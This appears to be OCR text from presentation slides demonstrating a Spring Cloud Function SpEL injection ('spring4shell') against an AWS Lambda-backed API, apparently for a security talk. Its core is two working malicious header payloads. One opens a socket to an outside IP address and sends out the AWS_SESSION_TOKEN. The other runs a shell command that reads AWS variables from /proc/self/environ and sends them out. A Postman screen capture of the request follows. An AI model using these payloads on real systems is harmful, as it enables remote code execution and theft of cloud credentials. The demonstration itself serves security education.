
Demo – Attack Vector API

Good Header
“spring.cloud.function.routing-expression = “uppercase”

Bad Header
“spring.cloud.function.routing-expression” = “(new java.io.PrintWriter((new java.net.Socket('88.198.175.155', 8080)).getOutputStream(), true)).println(T(java.lang.System).getenv((‘AWS_SESSION_TOKEN’))”

Another Bad Header
"spring.cloud.function.routing-expression":"(new java.io.PrintWriter((new java.net.Socket('88.198.175.155', 8080)).getOutputStream(), true)).println((new java.io.BufferedReader(new java.io.InputStreamReader(T(java.lang.Runtime).getRuntime().exec('cat /proc/self/environ | grep AWS').getInputStream()))).lines().collect(T(java.util.stream.Collectors).joining(T(java.lang.System).getProperty('line.separator'))))"




Postman
Home
Workspaces
API Network
Reports
Explore
Search Postman
Invite
Upgrade
My Workspace
New
Import
Overview
spring4shell
[CONFLICT] POST New Req
No Environment
Collections
APIs
Environments
Mock Servers
Monitors
Flows
History
spring4shell
GET New Request
spring4shell / New Request
Save
POST
https://2voc5hf7pd.execute-api.eu-central-1.amazonaws.com/poc/rce-spel-poc
Send
Params
Authorization
Headers (9)
Body
Pre-request Script
Tests
Settings
Cookies
Headers
8 hidden
KEY
VALUE
DESCRIPTION
Bulk Edit
Presets
spring.cloud.function.routing-expression
(new java.io.PrintWriter((new java.net.Socket('88.198.175.155', 8080)).getOutputStream()
Key
Value
Description
Body
Cookies
Headers (5)
Test Results
Status: 500 Internal Server Error
Time: 86 ms
Size: 221 B
Save Response
Pretty
Raw
Preview
Visualize
JSON
{
"message": "Internal Server Error"
}
Find and Replace
Console
Cookies
Capture requests
Bootcamp
Runner
Trash
ottimo@kasmweb: ~
ottimo@kasmweb: ~ (ssh)
~ (-zsh)
ottimo@kasmweb:~$


Demo – Attack Vector Storage


Lambda Runtime: Python

